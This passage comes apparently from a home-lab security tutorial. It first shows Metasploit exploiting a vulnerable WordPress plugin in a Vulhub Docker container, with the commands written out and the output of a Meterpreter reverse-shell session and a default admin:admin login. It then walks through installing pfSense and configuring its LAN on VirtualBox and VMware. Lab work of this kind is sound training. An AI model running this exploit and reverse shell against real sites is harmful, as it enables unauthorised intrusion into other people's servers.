


Login into the wordpress dashboard with the credentials you set up.



Upload the plugin and activate it.

```
kali@kali:~/vulhub-master/wordpress/pwnscriptum$ cd
kali@kali:~$ cd Downloads
kali@kali:~/Downloads$ ls
f5d34e16d07e61ad6826d2c1f3d16089-wp-responsive-thumbnail-slider.zip
kali@kali:~/Downloads$
```



*"Arguing that you don't care about the right to privacy because you have nothing to hide is no different than saying you don't care about free speech because you have nothing to say."*  
- Edward Snowden

Now, start Metasploit and load the wp\_responsive\_thumbnail\_slider\_upload module.

```
msf6 > use exploit/multi/http/wp_responsive_thumbnail_slider_upload
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/wp_responsive_thumbnail_slider_upload) > show options

Module options (exploit/multi/http/wp_responsive_thumbnail_slider_upload):

  Name          Current Setting  Required  Description
  ----          -
  Proxies        no               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS         yes              yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT          80               yes       The target port (TCP)
  SSL            false            no        Negotiate SSL/TLS for outgoing connections
  TARGETURI      /                yes       Base path for WordPress
  VHOST          no               no        HTTP server virtual host
  WPPASSWORD     yes              yes       WordPress Password to authenticate with
  WPUSERNAME     admin            yes       WordPress Username to authenticate with
```

Payload options (php/meterpreter/reverse\_tcp):

```
  Name          Current Setting  Required  Description
  ----          -
  LHOST          192.168.36.134  yes       The listen address (an interface may be specified)
  LPORT          4444             yes       The listen port
```

Set the docker container IP address (172.22.0.3) and check if the target is vulnerable.

```
msf6 exploit(multi/http/wp_responsive_thumbnail_slider_upload) > set rhosts 172.22.0.3
rhosts => 172.22.0.3
msf6 exploit(multi/http/wp_responsive_thumbnail_slider_upload) > check
[*] 172.22.0.3:80 - The target appears to be vulnerable.
msf6 exploit(multi/http/wp_responsive_thumbnail_slider_upload) > █
```

The check command confirms that the target is indeed vulnerable. It's time to exploit it. Set the lhost option to the IP address of the gateway (172.22.0.1). Set the WPusername and wp password options to the credentials you have set in the beginning and then execute the module.

```
msf6 exploit(multi/http/wp_responsive_thumbnail_slider_upload) > set lhost 172.22.0.1
lhost => 172.22.0.1
msf6 exploit(multi/http/wp_responsive_thumbnail_slider_upload) > set wppassword admin
wppassword => admin
msf6 exploit(multi/http/wp_responsive_thumbnail_slider_upload) > run

[*] Started reverse TCP handler on 172.22.0.1:4444
[+] Logged into WordPress with admin:admin
[+] Successful upload
[*] Sending stage (39282 bytes) to 172.22.0.3
[*] Meterpreter session 1 opened (172.22.0.1:4444 -> 172.22.0.3:42696) at 2021-02-17 09:06:01 -0500
_
meterpreter > uid
[+] UUID: 287d930005c731b3/php=15/linux=6/2021-02-17T14:06:01Z
meterpreter > sysinfo
Computer      : 2522cc4024ae
OS            : Linux 2522cc4024ae 5.4.0-kali3-amd64 #1 SMP Debian 5.4.13-1kali1 (2020-01-20) x86_64
Meterpreter  : php/linux
meterpreter > getuid
Server username: www-data (33)
meterpreter > █
```

The target we set on docker is exploited successfully. The Vulhub Lab we set up is working successfully.



## pfSense Installer

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<Accept>

## pfSense Installer

### Welcome

Welcome to pfSense!

**Install**

Rescue Shell

Recover config.xml

**Install pfSense**

Launch a shell for rescue operations

Recover config.xml from a previous install

< OK >

<Cancel>

## pfSense Installer

### Partitioning

How would you like to partition your disk?

**Auto (UFS)**

Manual

Shell

Auto (ZFS)

**Guided Disk Setup**

Manual Disk Setup (experts)

Open a shell and partition by hand

Guided Root-on-ZFS

< OK >

<Cancel>

pfSense Installer

Fetching Distribution

MANIFEST	[ Done ]
base.txz	[ 68% ]

Fetching distribution files...

Overall Progress

68%

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Archive Extraction

Extracting distribution files...

base.txz... :

Overall Progress:


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
Manual Configuration

The installation is now finished.  
Before exiting the installer, would  
you like to open a shell in the new  
system to make any final manual  
modifications?

< Yes > < No >




Just like any other router, this needs to have two network interfaces. One interface acts as a WAN interface and the other as a LAN interface. In Virtualbox, we need to create two host-only interfaces in the Host Network Manager. One with DHCP enabled and the other with DHCP disabled.




In VMware, go to the virtual network editor and create a new host-only network with following configuration. In VMware, the NAT interface acts as WAN interface and the newly created vmnet5 host-only network acts as a LAN interface.

***"Flying down a tunnel of 1's and 0's is not how hacking is really done."***  
***- Walter O' Brien.***



In the Virtual Machine settings of PfSense, add a new network adapter and assign it the newly created host - only network.



Now, turn ON the PfSense machine. You should see two network interfaces of the machine.

```
pcib31: <ACPI PCI-PCI bridge> at device 24.4 on pci0
pcib31: [GIANT-LOCKED]
pcib32: <ACPI PCI-PCI bridge> at device 24.5 on pci0
pcib32: [GIANT-LOCKED]
pcib33: <ACPI PCI-PCI bridge> at device 24.6 on pci0
pcib33: [GIANT-LOCKED]
pcib34: <ACPI PCI-PCI bridge> at device 24.7 on pci0
pcib34: [GIANT-LOCKED]
acpi_acad0: <AC Adapter> on acpi0
atkbdc0: <Keyboard controller (i8042)> port 0x60,0x64 irq 1 on acpi0
atkbd0: <AT Keyboard> irq 1 on atkbdc0
kbd0 at atkbd0
atkbd0: [GIANT-LOCKED]
psm0: <PS/2 Mouse> irq 12 on atkbdc0
psm0: [GIANT-LOCKED]
psm0: model IntelliMouse, device ID 3
acpi_syscontainer0: <System Container> on acpi0
orm0: <ISA Option ROMs> at iomem 0xc0000-0xc7fff,0xc8000-0xc9fff,0xca000-0xcafff
,0xcb000-0xcbfff,0xdc000-0xdffff,0xe0000-0xe7fff on isa0
vga0: <Generic ISA VGA> at port 0x3c0-0x3df iomem 0xa0000-0xbffff on isa0
ppc0: cannot reserve I/O port range
Timecounters tick every 10.000 msec
em0: link state changed to UP
em1: link state changed to UP
```

The booting process will then take you to the interface as shown below. You will be given various options to configure the router.

```
Starting syslog...done.
Starting CRON... done.
pfSense 2.4.5-RELEASE (Patch 1) amd64 Tue Jun 02 17:51:17 EDT 2020
Bootup complete

FreeBSD/amd64 (pfSense.localdomain) (ttyv0)

VMware Virtual Machine - Netgate Device ID: 46599136e25894cbe91c

*** Welcome to pfSense 2.4.5-RELEASE-p1 (amd64) on pfSense ***

WAN (wan)          -> em0          -> v4/DHCP4: 192.168.36.154/24
LAN (lan)          -> em1          -> v4: 192.168.1.1/24

0) Logout (SSH only)          9) pfTop
1) Assign Interfaces          10) Filter Logs
2) Set interface(s) IP address 11) Restart webConfigurator
3) Reset webConfigurator password 12) PHP shell + pfSense tools
4) Reset to factory defaults    13) Update from console
5) Reboot system              14) Enable Secure Shell (sshd)
6) Halt system                15) Restore recent configuration
7) Ping host                  16) Restart PHP-FPM
8) Shell

Enter an option: █
```

The WAN interface should already take a IP address from VMware (NAT) DHCP server. The second (LAN) interface needs to be configured manually. Any router acts as a DHCP server and automatically gives IP addresses to devices connected to its LAN network (This scenario is similar to your home router taking external IP address from your Internet Service Provider and acting as DHCP server to your LAN network). Select option 2 to configure the LAN interface.

UMware Virtual Machine - Netgate Device ID: 46599136e25894cbe91c

\*\*\* Welcome to pfSense 2.4.5-RELEASE-p1 (amd64) on pfSense \*\*\*

WAN (wan) -> em0 -> v4/DHCP4: 192.168.36.154/24  
LAN (lan) -> em1 -> v4: 192.168.1.1/24

- |                                   |                                  |
|-----------------------------------|----------------------------------|
| 0) Logout (SSH only)              | 9) pfTop                         |
| 1) Assign Interfaces              | 10) Filter Logs                  |
| 2) Set interface(s) IP address    | 11) Restart webConfigurator      |
| 3) Reset webConfigurator password | 12) PHP shell + pfSense tools    |
| 4) Reset to factory defaults      | 13) Update from console          |
| 5) Reboot system                  | 14) Enable Secure Shell (sshd)   |
| 6) Halt system                    | 15) Restore recent configuration |
| 7) Ping host                      | 16) Restart PHP-FPM              |
| 8) Shell                          |                                  |

Enter an option: 2

Available interfaces:

- 1 - WAN (em0 - dhcp, dhcp6)
- 2 - LAN (em1 - static)

Enter the number of the interface you wish to configure: 2

Enter the new LAN IPv4 address. Press <ENTER> for none:  
> 192.168.66.1

Select interface 2 since we want to configure LAN network and enter a static IP address for the PfSense router. Then add a subnet mask.

Subnet masks are entered as bit counts (as in CIDR notation) in pfSense.  
e.g. 255.255.255.0 = 24  
255.255.0.0 = 16  
255.0.0.0 = 8

Enter the new LAN IPv4 subnet bit count (1 to 31):  
> 255.255.255.0

Enter the new LAN IPv4 subnet bit count (1 to 31):  
> 255.255.255.0 = 24

Enter the new LAN IPv4 subnet bit count (1 to 31):  
> 24

Next, enable DHCP server and the IP address range on the LAN interface.

For a WAN, enter the new LAN IPv4 upstream gateway address.  
For a LAN, press <ENTER> for none:  
>

Enter the new LAN IPv6 address. Press <ENTER> for none:  
>

Do you want to enable the DHCP server on LAN? (y/n) y  
Enter the start address of the IPv4 client address range: 192.168.66.5  
Enter the end address of the IPv4 client address range: 192.168.66.50

Disabling IPv6 DHCPD...

Do you want to revert to HTTP as the webConfigurator protocol? (y/n)

Please wait while the changes are saved to LAN...

Reloading filter...

Reloading routing configuration...

DHCPD...

Restarting webConfigurator...

The IPv4 LAN address has been set to 192.168.66.1/24  
You can now access the webConfigurator by opening the following URL in your web browser:

<http://192.168.66.1/>

